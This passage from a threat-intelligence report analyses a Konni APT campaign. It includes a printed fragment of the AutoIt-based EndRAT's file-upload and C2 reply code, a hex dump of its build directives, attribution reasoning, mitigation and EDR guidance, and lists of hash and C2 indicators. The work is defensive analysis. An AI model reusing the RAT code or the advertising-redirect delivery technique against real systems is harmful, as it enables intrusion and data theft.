Local $cleanbinary = BinaryMid($s, 1, $pos-1)
If $hfile = -1 Then
Return ''
Else
FileWrite($hfile, $cleanbinary)
FileClose($hfile)
$uploading = False
Local $ojson = json_objcreate()
json_objput($ojson, "uploadResponse", "upload")
json_objput($ojson, "success", "true")
Local $sjson = json_encode($ojson)
Local $jsontdata = $sjson & "endClient9688"
_send($g_socket, $jsontdata)
ExitLoop
EndIf

```

[Figure 4-5] Internal Code of the Autolt Script

In the past, some EndRAT code samples included the string "Poseidon - Attack," but recent analysis confirms that this string has been removed.

This change suggests the code was likely modified to avoid detection and hide traces after the threat actor realized the string could be used as an indicator to identify their campaigns and activities.



```

0:0260 72 69 74 79 43 6F 6E 73 74 61 6E 74 73 2E 61 75 rityConstants.au
0:0270 33 3E 0D 0A 23 69 6E 63 6C 75 64 65 20 3C 53 74 3>..#include <St
0:0280 72 69 6E 67 43 6F 6E 73 74 61 6E 74 73 2E 61 75 ringConstants.au
0:0290 33 3E 0D 0A 23 69 6E 63 6C 75 64 65 20 3C 53 74 3>..#include <St
0:02A0 72 69 6E 67 43 6F 6E 73 74 61 6E 74 73 2E 61 75 tureConstants
0:02B0 2E 61 75 33 3E 0D 0A 23 69 6E 63 6C 75 64 65 20 au3>..#include
0:02C0 3C 57 69 6E 64 6F 77 73 43 6F 6E 73 74 61 6E 74 <WindowsConstant
0:02D0 2E 61 75 33 3E 0D 0A 23 69 6E 63 6C 75 64 65 20 .au3>..#include
0:02E0 3C 57 69 6E 64 6F 77 73 43 6F 6E 73 74 61 6E 74 <WindowsConstant
0:02F0 73 2E 61 75 33 3E 0D 0A 0D 0A 23 52 65 67 69 6F s.au3>....#Regio
0:0300 6E 0D 0A 23 41 75 74 6F 49 74 33 57 72 61 70 70 n..#AutoIt3Wrapp
0:0310 65 72 5F 4F 75 74 66 69 6C 65 5F 74 79 70 65 30 er_Outfile_type=
0:0320 61 33 78 0D 0A 23 41 75 74 6F 49 74 33 57 72 61 3x..#AutoIt3Wra
0:0330 70 70 65 72 5F 4F 75 74 66 69 6C 65 3D 44 3A 5C pper_Outfile=D:\
0:0340 33 5F 41 74 74 61 63 6B 20 57 65 61 70 6F 6E 5C 3_Attack Weapon\
0:0350 41 75 74 6F 69 74 5C 42 75 69 6C 64 5C 5F 5F 50 Autoit\Build\_P
0:0360 6F 73 65 69 64 6F 6E 20 2D 20 41 74 74 61 63 6B oseidon - Attack
0:0370 5C 63 6C 69 65 6E 74 33 2E 33 2E 31 34 2E 61 33 \client3.3.14.a3
0:0380 78 0D 0A 23 41 75 74 6F 49 74 33 57 72 61 70 70 x..#AutoIt3Wrapp
0:0390 65 72 5F 55 73 65 55 70 78 3D 79 0D 0A 23 45 6E er_UseUpx=y..#En
0:03A0 64 52 65 67 69 6F 6E 0D 0A 23 4E 6F 54 72 61 79 dRegion..#NoTray
0:03B0 49 63 6F 6E 0D 0A 47 6C 6F 62 61 6C 20 43 6F 6E Icon..Global Con
0:03C0 73 74 20 24 69 64 63 5F 75 6E 6B 6E 6F 77 6E 20 st $idc_unknown
0:03D0 3D 20 30 0D 0A 47 6C 6F 62 61 6C 20 43 6F 6E 73 = 0..Global Cons
0:03E0 74 20 24 69 64 63 5F 61 70 70 73 74 61 72 74 69 t $idc_appstarti
0:03F0 6E 67 20 3D 20 31 0D 0A 47 6C 6F 62 61 6C 20 43 ng = 1..Global C

```

[Figure 4-6] Compiler Directives of the Autolt Script

This matches internal identifier strings repeatedly observed in previously reported Autolt-based RAT samples. Explicit versioning, such as "client3.3.14," suggests that the malware is being maintained and improved as a continuous framework. This development approach is consistent with characteristics identified in previous Konni campaigns.

Additionally, the threat actor distributed the malware without removing the build paths and project identifier strings during compilation. This is considered an OPSEC failure that can be used to analyze the relationships between malware families and attack infrastructure.

The build path string serves as key evidence by exposing the development environment and internal project names of the EndRAT family, providing critical technical clues for identifying the threat actor and analyzing connections within the campaign.

5. Threat Attribution

5-1. Similar Cases of Konni Campaigns

Genians Security Center (GSC) has consistently accumulated and published insights on the major cyber operations of Konni campaigns through its Cyber Threat Intelligence (CTI) reports.

Cross-campaign correlation with these past activities is effective in systematically identifying the Tactics, Techniques, and Procedures (TTPs) consistently used by the threat group, providing an analytical foundation for a more precise assessment of the relationship between their infrastructure operations and strategic intent.

- [State-Sponsored Remote Wipe Tactics Targeting Android Devices](#)
- [Analysis of Konni APT Campaign Disguised as Korean National Police Agency and National Human Rights Commission](#)
- [Expanded Analysis of Konni Threat Universe](#)
- [Analysis of defense evasion tactics using Autolt in the Konni APT campaign](#)

Based on multiple cyber threat intelligence (CTI) analyses, activities associated with the Konni campaign have been continuously identified. This indicates the need to analyze the structural characteristics of a threat actor operating over an extended period, beyond isolated intrusion incidents.

From this perspective, a systematic approach to threat attribution, beyond the technical analysis of individual attacks, serves as a critical factor in assessing the actual threat level posed by the campaign.

Threat attribution analysis goes beyond identifying the actor behind an attack. It plays an essential role in comprehensively understanding how attack infrastructure is operated, the repetition of tactics, techniques, and procedures (TTPs), the persistence of operations, and the strategic objectives driving them. In particular, for nation-state threat actors such as the Konni campaign, which operate over long periods with strategic intent, attribution analysis helps clarify operational patterns and attack motivations that are difficult to discern from individual incidents alone.


Accurate threat attribution also provides tangible value from a security operations perspective. Understanding threat actor-specific characteristics can lead to more advanced threat modeling, refined detection rules, and more concrete threat hunting scenarios. This, in turn, forms the foundation for shifting an organization's defense strategy from short-term, reactive responses to a sustained and proactive defense posture.

Accordingly, analysis of the Konni campaign should not be limited to the detection of isolated attacks. Instead, it needs to be conducted from a threat attribution-focused perspective that synthesizes multiple campaigns and activities observed over an extended period.

Such an approach contributes to a clearer understanding of the threat actor's strategic intent and long-term operational direction, and provides an important reference point for more realistically assessing organizational risk and establishing response priorities.

5-2. Threat Infrastructure Correlation

Based on a comprehensive analysis of the relationships among the key hosts, domains, and C2 addresses identified in this threat, the reused network assets and observed TTPs were found to be consistent with activities previously reported in Konni campaigns.



[Figure 5-1] Threat Infrastructure Correlation Diagram

A comprehensive analysis of the identified attack flows confirmed that multiple email delivery hosts, web beacon domains, and associated external domains were operated as part of a unified infrastructure framework.

In particular, the domain linkage structure centered on `ad.doubleclick[.]net` was used to disguise malicious activity as legitimate advertising traffic, with the purpose of obscuring attack tracking and C2 communications.

Within this infrastructure, email delivery hosts and web beacon domains were cross-linked, and some domains were found to be structurally consistent with network asset reuse patterns observed in previously reported Konni campaigns.

Additionally, the use of legitimate websites in Japan, Europe, and Southeast Asia as link domains or relay nodes aligns with the infrastructure obfuscation and evasion tactics that this threat group has consistently employed.

The malicious file distributed during the initial stage of the attack took the form of a lure document exploiting North Korean human rights issues. Its use of Korea-related social and political themes is consistent with the characteristics of previously observed targeted campaigns.

Analysis indicates that, upon execution, the file was designed to communicate with an external C2 server to carry out additional malicious activities.

When considering the combination of factors, including a web beacon-based tracking structure, infrastructure leveraging legitimate service domains, network asset reuse, and lure documents exploiting North Korean human rights issues, this threat demonstrates a high level of correlation with previously reported Konni campaigns across tactics, techniques, and infrastructure.

Accordingly, this threat activity is attributed to the Konni threat group based on sufficient technical evidence.

6. Conclusion

This threat employed an advanced initial access technique that abused redirection mechanisms within legitimate advertising infrastructure to bypass URL reputation-based security controls and email security filtering.

In particular, by incorporating legitimate domains as part of the attack chain, the threat actor established user trust in advance and then leveraged multi-stage redirection to connect victims to malware distribution infrastructure.

Given these attack characteristics, this threat is assessed as an APT attack that is difficult to mitigate through a single security solution or IoC-based blocking policies alone. Accordingly, a multi-layered defense strategy centered on the threat actor's TTPs is required.

6-1. Email and Initial User Touchpoint Mitigation

Policies should be implemented to block or quarantine attachment-based access by default for emails impersonating financial institutions, public organizations, or human rights groups.

For file formats that enable multi-stage execution, such as LNK files contained within ZIP archives, business necessity should be reassessed. Unnecessary formats should be designated for inbound blocking or automatic quarantine.

For email attachments with filenames containing financial or administrative keywords such as "explanatory materials," "remittance confirmation," "transaction details," or "personal information consent," user warning banners and additional verification procedures should be applied.

6-2. Advertising Redirection URLs Abuse Mitigation

Rather than blocking legitimate advertising domains themselves, proxy servers and security gateways should strengthen behavior-based detection for post-click redirection flows, including the final destination URLs in the redirection chain and paths that lead to non-business-related file downloads.

When archive files or executables are downloaded through advertising redirection URLs, such activity should be classified as anomalous and subjected to additional verification or blocking policies.


6-3. EDR-Based Detection and Response Measures

This threat combined LNK files, Autolt scripts, and memory-loaded remote access malware to evade static signature-based detection. Accordingly, responses centered on endpoint behavior-based detection through EDR are critically required.

The attack unfolded in a staged manner following user-initiated file execution. An initial access technique was observed in which an LNK file embedded within a ZIP archive was executed while masquerading as a legitimate document.

[Genian Insights E'](#) can identify abnormal process trees in real time through endpoint behavior-based detection. Specifically, after LNK execution, the platform detects cases where the actually invoked processes transition not to legitimate document viewers but to cmd.exe, powershell.exe, or Autolt executables.


In addition, by performing correlation analysis based on AV, IoC, ML, and XBA (behavior-based engine), threats are assessed as behavior-driven attack flows rather than simple execution events. This enables effective detection and blocking of APT attacks at an early stage, before the attack fully progresses.



EDR administrators can perform the following immediate response actions based on the Attack Storyline.

- Automatic or manual isolation of suspected infected endpoints according to predefined policies
- Evidence collection, manual IoC registration, and removal of malicious LNK files and associated ZIP archives
- Further scoping of the intrusion by securing related process trees and network connection information

These capabilities go beyond simple detection of individual events and support a context-based understanding of the entire attack flow, thereby improving both analysis efficiency and response speed.



[Figure 6-2] Malicious Command Identification View


Following execution of a malicious LNK file, the EDR automatically collects and visualizes command-line information internally embedded within the shortcut file. This allows EDR administrators to easily review the full PowerShell execution command contained in the LNK file

without requiring additional manual analysis.

These capabilities go beyond simple event detection and support rapid identification of the attacker's actual execution intent and behavior, contributing to a practical reduction in Mean Time To Respond (MTTR).

As MTTR increases, the likelihood that a threat actor will conduct follow-on activities such as privilege escalation, lateral movement, or data exfiltration within the internal environment also increases.

Conversely, reducing MTTR effectively limits the attacker's dwell time, positively impacting the minimization of the intrusion scope and prevention of damage propagation.



[Figure 6-3] Detection View of Anomalous C2 Communication Behavior

After execution of a malicious LNK file, the EDR continuously monitors follow-on activities performed through PowerShell commands and collects and analyzes network communication events between the host and attacker-designated C2 servers.

The collected communication data is analyzed in conjunction with process execution context, enabling identification of anomalous external connection attempts that deviate from legitimate PowerShell usage patterns.

In particular, when a PowerShell process communicates with external IP addresses or domains to download additional payloads or receive attack commands, such behavior is classified as a high-risk indicator and triggers immediate detection and alerts in accordance with EDR behavior-based detection policies.

Through these capabilities, EDR administrators can achieve the following response outcomes.

- Early detection of attempts to introduce additional malware via C2 communications
- Prevention of follow-on attacks based on remote command reception, including privilege escalation and internal propagation
- Organization-wide blocking and threat hunting based on communication indicators such as IP addresses, domains, and URLs

In recent PowerShell-based attacks, fileless C2 communication has been frequently observed. In such cases, visibility into network behavior serves as a critical indicator for determining whether an endpoint has been compromised.

Accordingly, an EDR environment that enables analysis of process-associated network events plays an important role in establishing a behavior-centric threat detection framework that goes beyond simple file-based detection.

7. IoC (Indicator of Compromise)

MD5

f5842320e04c2c97d1f69cebfd47df3d
6a4c3256ff063f67d3251d6dd8229931
8b8fa6c4298d83d78e11b52f22a79100
303c5e4842613f7b9ee408e5c6721c00
639b5489d2fb79bcb715905a046d4a54
908d074f69c0bf203ed225557b7827ec
0171338d904381bbf3d1a909a48f4e92
0777781dedd57f8016b7c627411bdf2c
94935397dce29684f384e57f85beeb0a
a9a52e2f2afe28778a8537f955ee1310
a58ef1e53920a6e528dc31001f302c7b

ad6273981cb53917cb8bda8e2f2e31a8

d4b06cb4ed834c295d0848b90a109f09

d6aa7e9ff0528425146e64d9472ffdbd

C2

109.234.36[.]135

144.124.247[.]97

77.246.101[.]72

77.246.108[.]96

aceeyl[.]com

althougroastery[.]com

anupamaivf[.]com

appoitment.dotoit[.]media

creativepackout[.]co

encryptuganda[.]org

genuinashop[.]com

igamingroundtable[.]com

jlrandsons.co[.]uk

kppe[.]pl

kyowaind.co[.]jip

nationalinterestparty[.]com

optique-leclercq[.]be

pomozzi[.]com

sparkwebsolutions[.]space

tatukikai[.]jip

vintashmarket[.]com

지니언스(주)

대표이사: 이동범 | 사업자등록번호: 129-81-80148

경기도 안양시 동안구 별말로 66 하이필드 지식산업센터 A동 12층

T. 031-8084-9770 | F. 070-4332-1683

기술 지원 센터

문의 하기

[제품 문의 바로가기](#)

[연동 문의 바로가기](#)